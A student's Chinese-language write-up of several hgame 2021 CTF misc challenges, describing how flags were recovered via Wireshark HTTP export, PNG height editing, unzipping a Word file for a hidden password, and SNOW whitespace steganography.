
转码后得到flag

```
hgame{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}
```

Galaxy




使用`Wireshark`打开`pcapng`文件，在HTTP导出中发现`png`



下载得星空图

改变图片的高度得到flag



hgame{Wh4t_A_W0nderful_Wallpaper}

```
hgame{Wh4t_A_W0nderful_Wallpaper}
```

Word RE:MASTER

Word RE:MASTER[已完成]

描述

timmix不知所踪，只留下了两个word文档，作为word专家的你能帮忙找出他的去向吗？

题目地址 https://1.oss.hgame2021.vidar.club/Word_REMASTER_e3c365a2c0edb60fbb7152279a31dafd.zip

基准分数 150

当前分数 150

完成人数 105


打开zip发现两个word，根据提示第二word的密码在第一个word中，但打开word只发现音乐梗

把word改为压缩包形式，在其中发现密码

名称	大小	压缩后大小	修改时间	创建时间	访问时间	属性	加密	注释	CRC	算法	特征
media	28 028	28 028							046B44FB		
theme	8 398	1 761							19CC053A		
_rels	950	265							5A659F2D		
document.xml	10 103	1 892	1980-01-0...				-		C722DFA0	Deflate:Fastest	
fontTable.xml	2 415	595	1980-01-0...				-		876E9482	Deflate:Fastest	
password.xml	284	163	2021-01-2...	2021-01-2...	2021-01-2...	A	-		BC43CAD6	Deflate	NTFS
settings.xml	3 353	1 209	1980-01-0...				-		7419C9C8	Deflate:Fastest	
styles.xml	29 326	2 925	1980-01-0...				-		BB5C173F	Deflate:Fastest	
webSettings.xml	4 282	553	1980-01-0...				-		B7888FC2	Deflate:Fastest	

```
DOYOUKNOWHIDDEN?
```

打开第二个word，发现下方神秘字符，查了资料发现是制表符和空格，再根据学长提示和图片，得知是snow加密



使用软件解密得（听学长说网页版的是新，加密方式不同）

```
hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}
```

这周刚好上1000分，下周继续努力